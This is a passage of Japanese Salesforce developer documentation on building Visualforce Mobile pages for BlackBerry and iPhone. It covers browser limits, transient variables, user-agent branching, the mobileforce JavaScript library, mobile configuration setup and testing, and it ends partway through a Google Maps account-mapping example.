モバイルアプリケーションでは、静的リソース (画像、JavaScript、CSS など) はキャッシュされません。このため、低速の接続ではパフォーマンスが影響を受ける可能性があります。組み込みブラウザは、キャッシュ機能をサポートしません。

モバイル開発の一般的な規則として、次のコンポーネントを使用しないようにしてください。

- アクションの実行を JavaScript に依存するコンポーネント
- Salesforce.com スタイルシートに依存するコンポーネント

Visualforce Mobile ページが前述のカテゴリに該当するかどうかは、ページの HTML ソースを調べて確認できます。JavaScript (.js) を参照する <script> タグ、または スタイルシート (.css) を参照する <link> タグがある場合、ページが期待どおりに表示されることをテストする必要があります。

BlackBerry の考慮事項

モバイルアプリケーションでは、組み込みブラウザで Visualforce Mobile のページを起動します。Research in Motion (RIM) は BlackBerry オペレーティングシステムバージョン 4.3 のリリースで組み込みブラウザをアップグレードしましたが、組み込みブラウザの JavaScript のサポートには依然として制限があります。BlackBerry Bold (バージョン 4.6) および BlackBerry Storm (バージョン 4.7) にはより強力な標準ブラウザがありますが、組み込みブラウザは Visualforce Mobile を完全にサポートできるほど十分には改善されていません。

BlackBerry スマートフォン用のページを開発する場合は、次の考慮事項が適用されます。

JavaScript のサポート

BlackBerry の組み込みブラウザでの JavaScript のサポートは非常に限定されています。インライン DOM イベントはまったく機能しません。BlackBerry 用の Visualforce Mobile ページでは、可能な限り JavaScript は使用しないようにしてください。

フォームとビューステート

Visualforce ページは、要求間でデータベースの状態を維持するためにビューステートに依存しています。Visualforce ページで `<apex:form>` タグを使用すると、多くの場合、ビューステート変数は BlackBerry の組み込みブラウザには大きすぎて、非常に単純なフォームでも効果的に処理することができません。

フォームを作成する必要がある場合は、標準 HTML フォームを使用するようにしてください。フォームから送信されるパラメータをコントローラ内の `ApexPages.currentPage().getParameters()` 対応付けで取得できます。HTML フォームを使用するときは、次の点に留意してください。

- ページ間の状態の維持は手動で実行する必要があります。
- 他のページへのリダイレクトは手動で実行する必要があります。
- `<apex:commandLink>` および `<apex:commandButton>` コンポーネントは使用できません。

ユーザがファイルをアップロードできる Visualforce Mobile ページの場合、`<apex:form>` コンポーネントと `<apex:inputFile>` コンポーネントを使用することが最良の選択です。2 つのコンポーネントはこの制限のある使用事例で適切に機能します。たとえば、アップロードフォームを作成するには、次のように Apex コントローラメソッドを 2 つのタグと併用します。

```
<apex:form>

 <apex:inputFile value="{!attachment.body}"/>

 <apex:commandButton action="{!save}"/>

</apex:form>
```

実装環境では trasient 変数を使用することでさらに利点を得ることができます。`transient` キーワードは、ポストバック時に保存する必要のないデータに使用されます。前の例では、添付ファイル自体は非 transient である必要がありますが、添付ファイルの内容は非常に大きくなる可能性があるため、ビューステートに内容を保存することは妥当ではありません。

解決策は、Blob ファイルの種類を取得するように `<apex:inputFile>` の値を次のように変更することです。

```
<apex:form>

 <apex:inputFile value="{!theBlob}"/>
```

```
 <apex:commandButton action="{!save}"/>

</apex:form>
```

次に、このページの Apex コントローラで `theBlob` を transient として定義します。

```
Transient Blob theBlob;
```

最後に、`save` メソッドで、`theBlob` の値を使用して添付ファイルを定義します。

```
attachment.body = theBlob;

upsert attachment;

attachment.body = null.
```

添付ファイルの内容は適切なデータで更新されますが、データは保持されません。添付ファイル自体は非 transient であるため、保存後は `attachment.body` を `null` に設定します。

Visualforce タグ配置の誤り

Visualforce タグには、コンパイルして HTML に解決するときに誤って解釈されたり、解釈されなかったりするものがあります。

- `<apex:facet>` コンポーネントは、コード内で表示されている場所に配置されます。必ずページでの表示位置に `<apex:facet>` タグを配置してください。たとえば、`<apex:facet name="footer">` コンポーネントはセクションの最下部に配置します。
- `<apex:sectionHeader>` コンポーネントと `<apex:pageBlock>` コンポーネントで提供される Salesforce の標準スタイルは、崩れてしまうか、あるいは無視されます。より単純なタグを使用するか、純粋な HTML を記述してください。

ページのスタイル

Visualforce Mobile ページのスタイル設定でのベストプラクティスに必ず従ってください。また、BlackBerry の組み込みブラウザは、`margin-left` などの一部の共通の CSS プロパティを無視するため注意してください。

改行

`<br/>` タグは、改行なしスペースなど、行に何かが存在ない限り無視されます。

ナビゲーション

BlackBerry クライアントアプリケーションの組み込みブラウザには、組み込みナビゲーションはありません。Visualforce ページがウィザードである場合、ユーザが以前のページに戻ったり次のページに移動したりできるナビゲーションリンクを使用する必要があります。また、Visualforce ページはタブに埋め込まれます。このため、モバイル Visualforce ページ内のナビゲーションにタブは使用しないでください。

クロスプラットフォームの互換性のあるページの開発

BlackBerry と iPhone の組み込みブラウザの両方で見栄えがよくて正常に動作する Visualforce Mobile ページを作成することは、困難な作業になる場合があります。Salesforce では、次のいずれかのアプローチを使用することをお勧めします。

分割とリダイレクト

BlackBerry 用のページと iPhone 用のページを別々に作成します。Visualforce Mobile ページのタブを作成する場合は、そのタブが BlackBerry 用に最適化されたページをポイントするようにします。その Visualforce Mobile ページの最上部に、接続しているデバイスが BlackBerry スマートフォンでない場合は、iPhone ページに自動的にリダイレクトする JavaScript を含めます。

```
<apex:page>

<language="javascript" type="text/javascript">

     if(!window.blackberry){

         window.location.href='{!$Page.iPhoneOptimizedVersion}';

     }

</script>

</apex:page>
```

このアプローチでは、すべてのデバイスに最高のユーザ操作性を提供し、開発が長期にわたるという問題を最小限に抑えます。ただし、2つの個別のアプリケーション(デバイスタイプごとに1つのアプリケーション)を管理する必要があります。

最低限の共通機能

最低限の共通機能を組み込み、存在を感じさせない、最小限の JavaScript のみを含めます。タグ内にインラインイベントを含むスクリプトは使用しないようにします。お客様の組織のデバイスによっては、JavaScript を一切使用しないようにする必要がある場合があります。旧型の BlackBerry スマートフォンでは、どのような JavaScript でも、使用するとページが正常に機能しなくなる可能性があります。

条件コード

デバイス条件コードおよびスタイルを作成します。ブラウザによってサーバに渡されるヘッダーに含まれているユーザエージェント文字列で、接続しているデバイスが BlackBerry であるか iPhone であるかを識別します。Visualforce Mobile ページのコードはユーザエージェント文字列を評価し、接続しているデバイスに適したコンテンツを表示します。Visualforce の利点は、マークアップがサーバ側で解釈され、クライアントは条件ステートメントの評価に基づいて、表示できるマークアップのみを取得する点です。条件コードの使用は、最も高度なアプローチですが、コードがさらに複雑になるため必ずしも長期的な最良のソリューションとはいえません。

> メモ: 「$Resource を使用した静的リソースへの動的参照」(ページ 226)では、代わりに使用できるアプローチを説明しています。このアプローチでは要求の特性に基づいてさまざまな画像を動的に表示します。

たとえば、次のマークアップでは、mobileImages 静的リソース内に保存されている画像の表示のみを行う mobileSample というカスタムコンポーネントを作成します。ただし、表示する画像は、コンポーネントコントローラの調査に従ってブラウザがレポートしたユーザエージェント値に基づいて、実行時に決定されます。

```
<apex:component controller="mobileSampleCon">

<apex:image value="{!URLFOR($Resource.mobileImages, deviceType + '.jpg')}"/>
```

```
</apex:component>
```

```
// mobileSampleCon Controller code snippet

...

public class mobileSampleCon {



    public String deviceType { get; set; }



    public MobileSampleCon() {

        String userAgent = ApexPages.currentPage().getHeaders().get('USER-AGENT');



        if(userAgent.contains('iPhone')) {

       deviceType = 'iPhone';

     }

        else if(userAgent.contains('BlackBerry')) {

       deviceType = 'BlackBerry';

     }

    }

}
```

次の例では、接続しているアプリケーションに応じて、異なるスタイルシートを読み込みます。まず、複数のデバイスで表示するページを作成できます。

```
<!-- Visualforce code snippet -->

...

<head>

<linkrel="stylesheet" type="text/css" href="{!URLFOR($Resource.Global,
'/inc/css/global.css')}"/>

<c:conditionalStylesheets resource="{!$Resource.Global}" />

<linkrel="stylesheet" type="text/css" href="{!URLFOR($Resource.SendEmail,
'/inc/css/local.css')}"/>

<c:conditionalStylesheets resource="{!$Resource.SendEmail}" />
```

```
</head>

...
```

Global.zip ファイルおよび SendEmail.zip ファイルは参照されている CSS ファイルを含む静的リソースです。conditionalStylesheets カスタムコンポーネントの場合、ブラウザの種類に基づいて表示される複数の CSS 宣言を定義できます。

```
// Visualforce component code

<apex:component controller="myConditionalController">



<apex:attribute name="resource" description="The resource name" type="String"
required="true"/>



// for a BlackBerry standard browser, e.g., Bold

<apex:outputPanel layout="none" rendered="{!browserName = 'BlackBerry'}">

<linkrel="stylesheet" type="text/css" href="{!URLFOR(resource,
'/inc/css/BBBrowser.css')}"/>

</apex:outputPanel>



// for a BlackBerry embedded browser in Salesforce Classic

// the Apex code distinguished between the regular and embedded browsers

<apex:outputPanel layout="none" rendered="{!browserName = 'Salesforce'}">

<linkrel="stylesheet" type="text/css" href="{!URLFOR(resource,
'/inc/css/BBEmbedded.css')}"/>

</apex:outputPanel>



// for the iPhone Safari browser (inside Salesforce Classic or not)

<apex:outputPanel layout="none" rendered="{!browserName = 'iPhone-Safari'}">

<meta name="viewport" content="width=320; initial-scale=1.0; maximum-scale=1.0;
user-scalable=0;">

</meta>

<linkrel="stylesheet" type="text/css" href="{!URLFOR(resource, '/inc/css/IPhone.css')}"/>
```

```
</apex:outputPanel>


</apex:component>
```

最後に、browserName 値は前の例と同じ方法で Apex コントローラで決定されます。

メモ: Salesforce Classic は、テキスト "Salesforce" を BlackBerry の組み込みブラウザ用の文字列の末尾に追加します。また、一部の BlackBerry スマートフォンでは、ユーザはユーザエージェント文字列を変更できます。

```
// Apex code snippet

...

public static String getBrowserName()

{

String userAgent = ApexPages.currentPage().getHeaders().get('User-Agent');

    if (userAgent.contains('iPhone'))

        return 'iPhone-Safari';

    if (userAgent.contains('Salesforce'))

        return 'Salesforce';

    if (userAgent.contains('BlackBerry'))

        return 'BlackBerry';

    return 'other';

}

...
```

メモ: Salesforce Classic 用の JavaScript ライブラリのコマンドは、iPhone デバイスと BlackBerry デバイスの両方で使用できます。

JavaScript ライブラリの使用

Visualforce Mobile ページを開発するとき、Salesforce Classic でアクションをトリガするコマンドを含む JavaScript ライブラリを活用できます。このライブラリを使用すると、Visualforce Mobile ページとネイティブクライアントアプリケーションとの間のシームレスな操作性を提供できるようになります。

JavaScript ライブラリのアクションは、Visualforce をサポートする JavaScript 対応 iPhone および BlackBerry デバイスのどの Visualforce ページでも使用できます。Android デバイスでは、Visualforce JavaScript ライブラリはサポートされ

ていません。BlackBerry スマートフォンで表示されるページに JavaScript ライブラリを使用する場合、Salesforce では、デバイスにバージョン 4.6 以降の BlackBerry オペレーティングシステムをインストールすることをお勧めします。

ヒント: 共有 JavaScript ライブラリを使用することには、iPhone と BlackBerry の両方のオペレーティングシステムでコマンドが機能するという利点があります。

ライブラリの関数をコールするには、少量の JavaScript コードが必要です。次の関数があります。

mobileforce.device.sync()
モバイルクライアントアプリケーションを Salesforce と強制的に同期し、デバイスのデータレコードを更新します。

mobileforce.device.close()
Visualforceページが表示されている組み込みブラウザを閉じ、元のタブまたはレコードにユーザを戻します。

mobileforce.device.syncClose()
モバイルクライアントアプリケーションを Salesforce と強制的に同期し、Visualforce ページが表示されている組み込みブラウザを閉じます。

mobileforce.device.getLocation()
デバイスの現在位置の GPS 座標を取得します。

メモ: HTML リンクを使用して sync コマンドと close コマンドをトリガすることもできます。JavaScript のサポートが制限される BlackBerry スマートフォンで使用できる、すぐれた代替手法です。コマンドをトリガする HTML を使用するには、`<a>` タグに `href` 属性の値として、次の文字列を含めます。

- クライアントにデータの同期を強制的に行わせるには、`mobileforce:///sync` を使用します。
- 組み込みブラウザを強制的に閉じるには、`mobileforce:///close` を使用します。
- 組み込みブラウザを強制的に閉じ、クライアントにデータの同期を行わせるには、`mobileforce:///sync/close` を使用します。

Visualforce ページで、次の静的リソースを使用して JavaScript ライブラリをポイントします。

```
<script type="application/x-javascript" src="/mobileclient/api/mobileforce.js"></script>
```

外部 Web サイトは、`src` パラメータにインスタンス名を含める必要があります。

```
<script type="application/x-javascript"
src="http://na1.salesforce.com/mobileclient/api/mobileforce.js"></script>
```

次のコードは、JavaScript ライブラリで使用できるすべてのコマンドを使用した Visualforce ページの例です。

```
<apex:page showheader="false">



<html xmlns="http://www.w3.org/1999/xhtml">

    <head>

    <title>Visualforce Mobile Trigger Test</title>
```

```
  <meta name="viewport" content="width=device-width; initial-scale=1.0; maximum-scale=1.0;
user-scalable=0;" />



  <!-- Using static resource -->

  <script type="application/x-javascript" src="/mobileclient/api/mobileforce.js"></script>



  <script>

  function sync() {

      mobileforce.device.sync();

          return false;

  }



  function doClose() {

      mobileforce.device.close();

          return false;

  }



  function syncClose() {

      mobileforce.device.syncClose();

          return false;

  }



  updateLocation = function(lat,lon) {

      document.getElementById('lat').value = lat;

      document.getElementById('lon').value = lon;

  }
```

```
    function getLocation() {
        mobileforce.device.getLocation(updateLocation);
        return false;
    }

    </script>
    </head>
<body>
<h2>Triggers:</h2>
<p>
    <a href="#" onclick="return sync();">JS sync</a><br/>
    <a href="#" onclick="return doClose();">JS close</a><br/>
    <a href="#" onclick="return syncClose();">JS sync and close</a><br/>
    <a href="mobileforce:///sync">HTML sync</a><br/>
    <a href="mobileforce:///close">HTML close</a><br/>
    <a href="mobileforce:///sync/close">HTML sync and close</a><br/>
</p>

<h2>Location:</h2>

<p>Latitude: <input type="text" disabled="disabled" id="lat" name="lat" value=""/></p>

<p>Logitude: <input type="text" disabled="disabled" id="lon" name="lon" value=""/></p>

<a href="#" onclick="return getLocation();">Get location</a><br/>

</body>
```

```
</html>



</apex:page>
```

Visualforce ページのモバイル化

モバイルブラウザで実行できる Visualforce ページを開発したら、ユーザが Salesforce Classic で Visualforce ページにアクセスできるようにセットアップを実行する必要があります。

次のトピックでは、Visualforce ページをモバイル化する方法を説明しています。

- Visualforce タブの作成
- モバイル設定への Visualforce タブの追加
- Visualforce Mobile ページのテスト

Salesforce Classic で使用する Visualforce タブの作成

Visualforce ページを Salesforce Classic で使用できるようにモバイル化するには、カスタムタブを作成して Salesforce Classic 準備完了として定義し、Salesforce Classic モバイル設定に追加できるようにします。

Salesforce Classic 用の Visualforce タブを作成する手順は、次のとおりです。

1. [設定] で、[作成] > [タブ] をクリックします。
2. [Visualforce] タブ関連リストで、[新規] をクリックします。
3. カスタムタブに表示する、モバイル用に最適化された Visualforce ページを選択します。
4. タブに表示する表示ラベルを指定します。
5. [タブスタイル] ルックアップアイコンをクリックして、[タブスタイルの選択] を表示します。

   タブスタイルがすでに使用されている場合は、タブスタイル名の横に角括弧([])で囲まれた数字が表示されます。スタイル名上にマウスポインタを置き、そのスタイルを使用しているタブを参照します。タブで未使用のスタイルのみを表示するには、[他のタブで使用されているスタイルを非表示] をクリックします。
6. タブスタイルをクリックして、カスタムタブの配色とアイコンを選択します。
7. [Salesforce Classic 準備完了] チェックボックスをオンにして、Visualforce ページが Salesforce Classic アプリケーションで正しく表示され、機能することを示します。

   このチェックボックスをオンにすると、Salesforce Classic モバイル設定で使用可能なタブのリストにそのタブが追加されます。
8. 最初に表示されるスプラッシュページとして使用するカスタムリンクを選択しないでください。Salesforce Classic では、スプラッシュページはサポートされません。
9. 必要に応じてタブの説明を入力し、[次へ] をクリックします。
10. 新規カスタムタブを使用できるユーザプロファイルを選択する手順は、次のとおりです。

- [1つのタブ表示をすべてのプロファイルに適用する]を選択し、ドロップダウンリストから[デフォルトで表示]、[デフォルトで非表示]、または[タブを隠す]を選択します。
- または、[プロファイルごとに異なるタブ表示を適用する]を選択し、各プロファイルのドロップダウンリストから[デフォルトで表示]、[デフォルトで非表示]、または[タブを隠す]を選択します。

11. Salesforce デスクトップユーザにタブが表示されないように、利用できるすべてのアプリケーションから新しいタブを削除することを検討します。Visualforce Mobile ページからは、通常、多くの標準の Salesforce 要素が取り除かれているため、ユーザがデスクトップブラウザからページにアクセスできるようする必要はあまりありません。
    - 利用できるすべてのアプリケーションの横にあるチェックボックスをオフにします。
    - [各ユーザのカスタマイズ設定にタブを追加する] チェックボックスをオフにします。
12. [保存]をクリックします。

モバイル設定への Visualforce タブの追加

Visualforce ページをモバイル化するには、Visualforce タブをモバイル設定に追加する必要があります。モバイル設定とは、Salesforceがユーザのモバイルデバイスに転送するデータと、そのデータをモバイルデバイスで受信するユーザを決定するパラメータのセットです。複数のモバイルユーザの異なるニーズを同時に満たせるように、組織で複数のモバイル設定を作成できます。たとえば、あるモバイル設定ではリードと商談を営業部門に送信し、別の設定ではケースをカスタマーサポート担当者に送信する、というように設定できます。

モバイル設定を設定する手順は、次のとおりです。

- モバイル設定を作成する
- データセットを定義する
- モバイルオブジェクトプロパティを編集する
- モバイルタブをカスタマイズする

モバイル設定についての詳細は、『Salesforce Classic Implementation Guide』を参照してください。組織でモバイル設定がすでに作成されている場合は、タブのカスタマイズのステップに進んでください。

モバイル設定を作成する

モバイル設定を作成する前に、ご自分のユーザアカウントがモバイルライセンスに割り当てられていることを確認してください。確認するには、ユーザレコードを編集します。[モバイルユーザ]チェックボックスがすでにオンになっている場合は、その他の操作は不要です。[モバイルユーザ]チェックボックスがオンになっていない場合は、プロファイルまたは権限セットの「モバイル設定の管理」権限を有効にします。

メモ: Developer Edition、Unlimited Edition、および Performance Edition を使用している組織では、デフォルトですべての Salesforce ユーザにモバイルライセンスが割り当てられています。

モバイル設定を作成する手順は、次のとおりです。

1. [設定]で[モバイル管理] > [モバイル設定]をクリックして、モバイル設定リストページにアクセスします。
2. [新規モバイル設定]をクリックします。
3. モバイル設定の名前を入力します。

4. ［有効］チェックボックスをオンにします。モバイル設定は、このチェックボックスをオンにするまでは機能しません。
5. 必要に応じて、モバイル設定の説明を入力します。
6. 必要に応じて、［最近使ったデータのモバイル利用］チェックボックスをオンにして、Salesforce で最近使用したレコードにデバイス同期化のマークを付けます。
7. ［最近使ったデータのモバイル利用］チェックボックスをオンにしている場合は、［最近使ったデータの最大数］ドロップダウンリストから値を選択します。
8. ［選択可能なユーザ］ボックスでユーザ名を選択し、[追加] 矢印をクリックして、モバイル設定にユーザアカウントを追加します。

   プロファイル全体または個別のユーザをモバイル設定に追加できます。
9. 合計データサイズの制限を設定するには、［データサイズの最大値］ドロップダウンリストを使用して、このモバイル設定に割り当てられているユーザのモバイルデバイス上で常時使用可能なメモリ量を指定します。Visualforce Mobile ページのテストのみを行う場合は、デフォルト設定が適切なサイズです。
10. [保存] をクリックします。

データセットを定義する

モバイル設定を設定する手順における次のステップでは、モバイルデバイスと自動的に同期するオブジェクトとレコードを決定します。Visualforce Mobile ページのテストのみを行う場合は、データセットの定義は不要です。ただし、オブジェクトのレコード詳細ページから Visualforce Mobile ページへのリンクを作成する場合は、ネイティブのレコードと Visualforce Mobile ページとの統合をテストできるようにそのオブジェクトをモバイル化する必要があります。レコードから Visualforce Mobile ページへのリンクの作成方法を確認するには、*『Salesforce Classic Implementation Guide』* の「Creating Mobile Links」というタイトルのトピックを参照してください。

データセットを追加する手順は、次のとおりです。

1. モバイル設定の詳細ページを開きます。
2. ［データセット］関連リストで、[編集] をクリックします。
3. 階層内で、[データセット]を選択して親データセットを作成するか、既存のデータセットを選択して子データセットを作成します。
4. [追加...] をクリックします。
5. ポップアップウィンドウで、モバイル化するオブジェクトを選択します。

   既存のデータセットに追加すると、ポップアップウィンドウに選択したオブジェクトに関連するオブジェクトが表示されます。これには、子オブジェクト、および選択したオブジェクトと主従関係または参照関係を持つ親オブジェクトが含まれます。
6. [OK] をクリックします。作成したデータセットが階層内に表示されます。
7. 必要に応じて、条件を設定して、親または子のデータセットに含まれるレコードを制限します。

   デバイスにオブジェクトのデータを転送することなく、そのオブジェクトをモバイル化できます。[検索のみ]オプションを選択すると、ユーザがオブジェクトを使用できるようになります。ただし、モバイルデバイスと同期させるレコードをユーザが検索する必要があります。

8. データセットの追加が終了したら、[完了] をクリックします。

ヒント: [データセット] ページの下にあるユーティリティを使用すると、個々のユーザアカウントに対するデータセットの検索条件をテストすることができます。これは、複雑な検索条件を使用していて、その検索条件がユーザに与える影響の程度をモデル化する必要がある場合に役立ちます。モバイル設定の作成時に設定したサイズ制限を超えないように、データセットに無駄がないことを確認することが重要です。

モバイルオブジェクトプロパティを編集する

必要に応じて、モバイルユーザの権限を制限したり、オブジェクトのモバイルページのレイアウトから不要な項目を除外したりして、モバイルアプリケーションの標準およびカスタムオブジェクトのプロパティを変更することができます。Salesforce Classic は Salesforce から権限とページレイアウトを継承します。ただし、モバイルユーザがモバイルアプリケーションで実行できる操作と表示できる項目をさらに制限する必要がある場合があります。

モバイルオブジェクトのプロパティを編集する

1. モバイル設定の詳細ページを開きます。
2. [モバイルオブジェクトのプロパティ] 関連リストで、オブジェクト名の横にある [編集] をクリックします。

   関連リストには、設定のデータセットでモバイル化を指定したオブジェクトのみが表示されます。
3. [権限] セクションで、このオブジェクトについてモバイルユーザから削除する権限を選択します。[作成を拒否]、[編集を拒否]、または [削除を拒否] チェックボックスを使用して、ユーザがモバイルアプリケーションでレコードを作成、編集、または削除できないようにします。
4. [除外項目] セクションで、このオブジェクトでモバイルデバイスに表示する項目を選択します。項目を追加または削除するには、項目名を選択してから [追加] または [削除] 矢印をクリックします。

   不要な項目によってメモリが消費され、モバイルデバイス上でユーザがページをスクロールするのが困難になるため、可能な場合はオブジェクトのモバイルページのレイアウトから項目を除外することをお勧めします。
5. [保存] をクリックします。

モバイルタブをカスタマイズする

モバイル設定の最後のステップは、モバイルアプリケーションでテストする Visualforce ページのモバイル化です。タブをカスタマイズする手順は、次のとおりです。

1. モバイル設定の詳細ページを開きます。
2. 初めてモバイルタブを定義する場合は、[モバイルタブ] 関連リストで [タブのカスタマイズ] をクリックします。モバイルタブがすでに設定されている場合は、[編集] をクリックします。
3. [選択可能なタブ] リストでモバイル化する Visualforce タブを選択し、[追加] 矢印をクリックしてモバイル設定に追加します。Visualforce タブが [選択可能なタブ] リストに表示されない場合は、タブを編集してモバイル準備完了とマークします。

標準オブジェクトまたはカスタムオブジェクトをモバイル化した場合、タブをカスタマイズするときに忘れずにそれらのオブジェクトを選択してください。また、[ダッシュボード]タブをモバイルアプリケーションに表示するには、このタブを選択する必要があります。

4. [選択されたタブ]リストでタブを選択し、[上へ]と[下へ]の矢印をクリックして、モバイルアプリケーションに表示する順番にタブを配置します。

   メモ: iPhoneユーザは、モバイルクライアントアプリケーションでタブ順序をカスタマイズできます。ユーザがタブ順序をカスタマイズすると、管理者によるモバイル設定のタブ順序の変更はクライアントアプリケーションで無視され、新たにモバイル化されたタブはユーザの既存のタブの下に追加されます。

5. [保存]をクリックします。

Visualforce Mobile ページのテスト

Visualforce Mobileページを開発したら、モバイルアプリケーションでテストし、期待どおりに表示されて機能することを確認します。BlackBerryスマートフォンまたはiPhoneにモバイルアプリケーションをインストールして実行する方法については、『Salesforce Classic User Guide for BlackBerry』または『Salesforce Classic User Guide for iPhone』の「Installing Salesforce Classic」を参照してください。

Salesforce Classicデバイス要件を満たすiPhoneまたはBlackBerryスマートフォンがない場合は、iPhoneまたはBlackBerryシミュレータでモバイルアプリケーションを実行できます。シミュレータのインストールと実行方法については、『Salesforce Classic Implementation Guide』の「Mobile Device Simulators」を参照してください。

Visualforce Mobileページをテストするとき、次のいくつかの管理タスクを実行する必要がある場合があります。

データの同期

モバイルアプリケーションは、Salesforceのスキーマ変更や新しいデータを20分ごとに確認します。場合によっては、モバイル設定の編集後またはSalesforceでのレコード作成後のデータを同期して、その変更が直ちにアプリケーションに反映されるようにします。モバイルアプリケーションを強制的にSalesforceと同期することができます。

iPhoneのデータを同期する方法については、『Salesforce Classic User Guide for iPhone』の「Synchronize Data」を参照してください。BlackBerryスマートフォンのデータを同期する方法については、『Salesforce Classic User Guide for BlackBerry』の「Refreshing Data」を参照してください。

メモ: Visualforce MobileページでJavaScriptライブラリのコマンドを使用し、モバイルアプリケーションがデータを同期するように強制できます。

別のユーザアカウントのテスト

多くの場合、開発者はSalesforce組織に複数のアクティブなユーザアカウントを作成しています。Salesforce Classicでユーザアカウントを有効にしている場合、別のユーザアカウントを登録する前にそのアカウントを無効にする必要があります。

シミュレータの代わりにモバイルデバイスを使用してVisualforce Mobileページをテストする場合、モバイルアプリケーションからアカウントを無効にできます。iPhoneからSalesforceアカウントを無効にする方法については、『Salesforce Classic User Guide for iPhone』の「Erase Data」を参照してください。BlackBerryスマートフォンからアカウントを無効にする方法については、『Salesforce Classic User Guide for BlackBerry』の「Removing Salesforce Data from Your Device」を参照してください。

シミュレータを使用して Visualforce Mobile ページをテストする場合、Salesforce でアカウントを無効にする必要があります。Salesforce でアカウントを無効にする方法については、『Salesforce Classic Implementation Guide』の「Deleting Mobile Devices」を参照してください。

Sandbox アカウントのテスト

デフォルトでは、モバイルクライアントアプリケーションは本番組織のトランスポートに接続しますが、sandbox 組織でテストすることができます。Sandbox アカウントを有効にする方法については、『Salesforce Classic Implementation Guide』の「Activating a Sandbox Account in Salesforce Classic」を参照してください。

例: iPhone 用の対応付けアプリケーションの作成

モバイル開発の概要を説明するために、この章には iPhone 用のアプリケーションを作成するプロセスを説明するいくつかの例があります。このアプリケーションは、Google Maps Web API を使用して顧客の優先度順に見込みのある取引先を対応付けます。これらの例を実際に動作させるには、必ず次の要件を満たしている必要があります。

- **Developer Edition の組織**: Developer Edition を取得していない場合は、Developer Force で Developer Edition の組織にサインアップします。
- テストデータ: Developer Edition を使用している組織で、ユーザの取引先に有効な住所が含まれていることを確認します。次の 2 つの取引先の住所(請求先)を編集して、会社が自分の住所の近隣になるようにします。
  - Edge Communications
  - United Oil & Gas Corp.

  これらの住所が互いに近くなるようにすることで、例をテストしているときに、マップにすべての取引先をより簡単に表示できます。
- **UI ライブラリ**: Web アプリケーションで iPhone の標準の UI を簡単に模倣できるようにするサードパーティのライブラリ iUI をダウンロードします。
- **Google Maps API**: Google Maps API にサインアップして、Maps API キーを取得します。
- **iPhone Simulator**: モバイルアプリケーションで Visualforce ページをテストできるように iPhone シミュレータをダウンロードします。
- モバイル設定: 例が完成したら、忘れずに Visualforce タブおよび取引先オブジェクトをモバイル化するモバイル設定を作成します。

この章の Visualforce Mobile の例には、次のものが含まれます。

- カスタムコントローラの作成
- 対応付けおよびリストビューの作成
- 詳細ページの作成

カスタムコントローラの作成

対応付けアプリケーションを作成するには、まず、マップおよび対応する取引先のリストを表示する Visualforce ページで参照されるカスタムコントローラを作成する必要があります。このコントローラでは、評価が「見込み有り」のユーザの取引先を取得して、Visualforce ページで対応付けを行う JavaScript ルーチンで使用するための、区切り文字で区切られた取引先の文字列配列を作成します。さらに、Salesforce ページで Google マップを使用するために必要な Maps API キーの getter メソッドも定義します。

次の Apex クラスは、ユーザの「見込み有り」の取引先を対応付ける Visualforce ページのコントローラです。

```
public class mapController {


   public String addrStr;
   public User usr;
   public String myKey;


   public Account[] getMyAccts() {
      String usrId = UserInfo.getUserId();
      Account[] accts = [Select Id, Name, Rating, CustomerPriority__c,
                         OwnerId, BillingStreet, BillingCity, BillingState,
                         BillingPostalCode
                         From Account
                         where Rating = 'Hot'
                         And OwnerId =: usrId ];


      for(Account acct : accts) {
         addrStr = addrStr + acct.Name + ' : '
                   + acct.CustomerPriority__c  + ':'
                   + acct.Id + '~:~'+ acct.BillingStreet + '~:~'
                   + acct.BillingCity + '~:~' +  acct.BillingState + '~:~'
                   + acct.BillingPostalCode + '~::~';
      }


      return accts;
   }


   public String getmyKey() {  // Set up google maps api key
```

```
        myKey = 'http://maps.google.com/maps?file=api&v=2&';

        // In the following line, enter your google maps key
        // to get an api key, visit the Google Maps API site
        // http://code.google.com/apis/maps/signup.html
        myKey = myKey + 'key=<insert_google_maps_api_key_here>';

        return myKey;
    }

    public String getAddrArStr(){
        addrStr = '';
        Account[] theRecs = getMyAccts();

        return addrStr;
    }

}
```

関連トピック:

カスタムコントローラの作成

対応付けおよびリストビューの作成

対応付けアプリケーション作成における次のステップは、マップとそれに対応する取引先のリストを表示する Visualforce ページの作成です。Visualforce ページは、Google マップオブジェクトのパネルを定義し、取引先のリストを表示するグループサブパネルを作成します。さらに、JavaScript を使用して取引先住所を取得し、顧客の優先度に基づいて色付けされたマーカーをマップに入力します。JavaScript は次のロジックを実行して、マップオブジェクトを設定します。

- `{!AddrArStr}` 文字列配列から対応付ける住所を取得する
- コントローラに定義された区切りを取得し、住所配列を解凍する

- すべての取引先住所と現在のユーザに対し `doAddLocationToMap` をコールする
- `Account.CustomerPriority__c` をキーとして使用し、緑、黄色、赤のうちどのマーカーを使用するかを決定する
- `$Resource.markers` 静的リソースに保存されたカスタム画像マーカーを取得する

JavaScript コードは、複数の場所で参照する必要がある場合に備えて静的リソース内に配置しておくのが適切な方法です。*`MobileListView`* という静的リソースを作成します。

```
function addLoadEvent(func) {
   var oldonload = window.onload;
   if (typeof window.onload != 'function') {
      window.onload = func;
   } else {
      window.onload = function() {
         oldonload();
         func();
        }
    }
}

addLoadEvent(
function() {
   if (GBrowserIsCompatible()) {
      var my_geocoder = new GClientGeocoder();
      var map = new GMap2(document.getElementById("map"));
      var TC = new GMapTypeControl();
     var bottomRight = new GControlPosition(G_ANCHOR_BOTTOM_RIGHT, new GSize(10,10));

      var mCount =0;

      map.addControl(new GSmallMapControl()); // Small arrows
      map.addControl(TC, bottomRight);  // Map type buttons
```

```
function LTrim( value ) {
   var re = /\s*((\S+\s*)*)/;
   return value.replace(re, "$1");
}

function RTrim( value ) {
   var re = /((\s*\S+)*)\s*/;
   return value.replace(re, "$1");
}

// Remove leading and ending whitespaces
function trim( value ) {
   return LTrim(RTrim(value));
}

function doAddLocationToMap(SiteName, Street, City, State, Zip, typ) {
   var addr = Street + ", " + City + ", " + State + " " + Zip;
   my_geocoder.getLatLng (addr,
   function(point) {
      if (point) {
         var mTag = '';
         var myIcon = new GIcon(G_DEFAULT_ICON);

         if(typ == 'self') {
            mTag = "<b>" + SiteName + "</b>" + "<br>" + City ;
            myIcon.image = "http://maps.google.com/mapfiles/arrow.png";
```

```
        myIcon.iconSize=new GSize(32,32);
    } else {
        if(typ == 'acct') {
            mCount ++;
            var priAr = SiteName.split(":");
            var compName = priAr[0];  // company name
            var pri = trim(priAr[1]); // priority
            var acctId = priAr[2]; //account id
            var index = "";
            var imgName = "marker"; // default marker image
            var color = "";

